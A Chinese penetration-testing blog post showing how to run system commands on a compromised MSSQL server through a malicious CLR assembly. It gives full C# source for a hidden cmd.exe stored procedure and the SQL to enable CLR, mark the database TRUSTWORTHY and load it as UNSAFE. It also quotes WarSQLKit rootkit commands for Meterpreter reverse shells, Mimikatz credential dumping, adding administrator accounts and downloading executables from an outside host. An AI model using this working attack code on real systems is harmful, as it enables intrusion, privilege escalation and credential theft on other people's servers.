MSSQL使用CLR程序集来执行命令

Y4er / 2019-11-05 08:54:34 / 浏览数 4993 渗透测试 渗透测试 顶(0) 踩(0)

使用mssql中的clr程序集来执行命令

在我们拿到一个mssql的可堆叠注入时，可能第一时间想到的就是使用 `xp_cmdshell` 和 `sp_OACreate` 来执行命令、反弹shell等等，然而很多时候这两个存储过程不是被删就是被拦截，各种各样的因素导致我们不能执行系统命令，本文就来解决这个问题。

什么是CLR

CLR微软官方把他称为公共语言运行时，从 SQL Server 2005 开始，SQL Server 集成了用于 Microsoft Windows 的 .NET Framework 的公共语言运行时 (CLR) 组件。 这意味着现在可以使用任何 .NET Framework 语言（包括 Microsoft Visual Basic .NET 和 Microsoft Visual C#）来编写存储过程、触发器、用户定义类型、用户定义函数、用户定义聚合和流式表值函数。


那么我们来使用C#来创建一个clr项目，在项目中我们创建一个存储过程调用cmd来执行命令。

制作恶意CLR

我在这里使用windows 2008、MSSQL2008r2和visual studio 2019来做演示。需要注意的是在MSSQL2008及以前的版本中是基于.net3.5运行的，不支持.net4.0+的CLR项目，需要将项目属性设置为.net3.5的，在这里踩了很大的坑。

创建MSSQL数据库项目

修改项目属性，勾上创建SQL文件




选.net3.5 来兼容旧版本MSSQL，权限级别要改为UNSAFE，因为我们要调用外部程序，必须设置为UNSAFE才可以。

保存后右键项目名字 新建项-创建存储过程


解决方案"evilclr1"(1 个项目/共 1 个)
导入
快照项目(S)
架构比较...
在对象资源管理器中查看
转到调试数据库
生成(U)
重新生成(E)
清理(N)
发布(P)...
运行代码分析(O)
限定为此范围(S)
新建解决方案资源管理器视图(N)
添加(D)
管理 NuGet 程序包(N)...
重构(R)
设为启动项目(A)
剪切(T) Ctrl+X
移除(V) Del
重命名(M)
卸载项目(L)
加载项目依赖项
在文件资源管理器中打开文件夹(X)
属性(R) Alt+Enter
新建项(W)... Ctrl+Shift+A
现有项(G)... Shift+Alt+A
新建文件夹(D)
引用(R)...
连接的服务(C)
内联函数(I)...
表(T)...
表值函数(A)...
视图(V)...
标量值函数(S)...
存储过程(P)...
脚本(C)...

选择clr



然后修改代码，我贴上我的代码，注意类名和命名空间的修改

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using System.Diagnostics;
using System.Text;
using Microsoft.SqlServer.Server;

public partial class StoredProcedures
{
   [Microsoft.SqlServer.Server.SqlProcedure]
   public static void ExecCommand (string cmd)
   {
       // ■■■■■■■■
       SqlContext.Pipe.Send("Command is running, please wait.");
       SqlContext.Pipe.Send(RunCommand("cmd.exe", " /c " + cmd));
   }
   public static string RunCommand(string filename,string arguments)
   {
       var process = new Process();

       process.StartInfo.FileName = filename;
       if (!string.IsNullOrEmpty(arguments))
       {
           process.StartInfo.Arguments = arguments;
       }

       process.StartInfo.CreateNoWindow = true;
       process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
       process.StartInfo.UseShellExecute = false;

       process.StartInfo.RedirectStandardError = true;
       process.StartInfo.RedirectStandardOutput = true;
```

```
        var stdOutput = new StringBuilder();
        process.OutputDataReceived += (sender, args) => stdOutput.AppendLine(args.Data);
        string stdError = null;
        try
        {
            process.Start();
            process.BeginOutputReadLine();
            stdError = process.StandardError.ReadToEnd();
            process.WaitForExit();
        }
        catch (Exception e)
        {
            SqlContext.Pipe.Send(e.Message);
        }

        if (process.ExitCode == 0)
        {
            SqlContext.Pipe.Send(stdOutput.ToString());
        }
        else
        {
            var message = new StringBuilder();

            if (!string.IsNullOrEmpty(stdError))
            {
                message.AppendLine(stdError);
            }

            if (stdOutput.Length != 0)
            {
                message.AppendLine("Std output:");
                message.AppendLine(stdOutput.ToString());
            }
            SqlContext.Pipe.Send(filename + arguments + " finished with exit code = " + process.ExitCode + ": " + message);
        }
        return stdOutput.ToString();
    }
}
```

编译后，会生成导入程序集并且创建执行命令存储过程的sql语句

导入程序集

在导入程序集之前我们需要做些准备，首先我们这个CLR功能MSSQL中是默认没有开启的，我们需要手动开启下

```
sp_configure 'clr enabled', 1
GO
RECONFIGURE
GO
```

当导入了不安全的程序集之后我们还需要执行以下语句将数据库标记为安全。


```
ALTER DATABASE master SET TRUSTWORTHY ON;
```

然后就可以导入我们的程序集了，在项目编译完之后生成的sql文件中有字节流形式的语句来导入

```
CREATE ASSEMBLY [evilclr]
   AUTHORIZATION [dbo]
   FROM 0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
   WITH PERMISSION_SET = UNSAFE;
go
```

执行完之后我们的程序集就被导入了MSSQL中，此处是使用字节流的形式来执行的，你也可以直接导入dll文件来导入程序集。

右键程序集-新建程序集-选择你的dll路径-选择无限制，在这里的无限制对应的是我们创建项目时选择的UNSAFE。




然后创建存储过程

```
CREATE PROCEDURE [dbo].[ExecCommand]
@cmd NVARCHAR (MAX)
AS EXTERNAL NAME [evilclr].[StoredProcedures].[ExecCommand]
go
```

然后执行命令

```
exec dbo.execcommand 'whoami'
```



然后就可以尽情发挥咯！

WarSQLKit

上文写的是简单的执行命令，那我们能不能进行拓展呢？比如直接反弹msf、下载文件、执行mimikatz？

我在GitHub上发现了这个 MSSQL-Fileless-Rootkit-WarSQLKit ，我先列出来他的可用命令

```
EXEC sp_cmdExec 'whoami'; => Any Windows command
EXEC sp_cmdExec 'whoami /RunSystemPriv'; => Any Windows command with NT AUTHORITY\SYSTEM rights
EXEC sp_cmdExec '"net user eyup P@ssw0rd1 /add" /RunSystemPriv'; => Adding users with RottenPotato (Kumpir)
EXEC sp_cmdExec '"net localgroup administrators eyup /add" /RunSystemPriv'; => Adding user to localgroup with RottenPotato (Ku
EXEC sp_cmdExec 'powershell Get-ChildItem /RunSystemPS'; => (Powershell) with RottenPotato (Kumpir)
EXEC sp_cmdExec 'sp_meterpreter_reverse_tcp LHOST LPORT GetSystem'; => x86 Meterpreter Reverse Connection with  NT AUTHORITY\S
EXEC sp_cmdExec 'sp_x64_meterpreter_reverse_tcp LHOST LPORT GetSystem'; => x64 Meterpreter Reverse Connection with  NT AUTHORI
EXEC sp_cmdExec 'sp_meterpreter_reverse_rc4 LHOST LPORT GetSystem'; => x86 Meterpreter Reverse Connection RC4 with  NT AUTHORI
EXEC sp_cmdExec 'sp_meterpreter_bind_tcp LPORT GetSystem'; => x86 Meterpreter Bind Connection with  NT AUTHORITY\SYSTEM
EXEC sp_cmdExec 'sp_Mimikatz';
select * from WarSQLKitTemp => Get Mimikatz Log. Thnks Benjamin Delpy :)
EXEC sp_cmdExec 'sp_downloadFile http://eyupcelik.com.tr/file.exe C:\ProgramData\file.exe 300';  => Download File
EXEC sp_cmdExec 'sp_getSqlHash';  => Get MSSQL Hash
EXEC sp_cmdExec 'sp_getProduct';  => Get Windows Product
EXEC sp_cmdExec 'sp_getDatabases';  => Get Available Database
```

很牛逼对吧？但是他只支持.net4.0+哦！也就是MSSQL2012以上的版本，这也是我踩过的坑，呜呜呜

上一篇：CVE-2017-11882 Of... 下一篇：原理+实战掌握SQL注入

1. 2 条回复

freedomwi****@16 2019-11-05 17:32:16

楼主，图片都没了

0 回复Ta

Y4er 2019-11-06 11:22:33

@freedomwi****@16 不好意思 补上了。 先知不知道什么时候不能引用外联图片了 - -

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板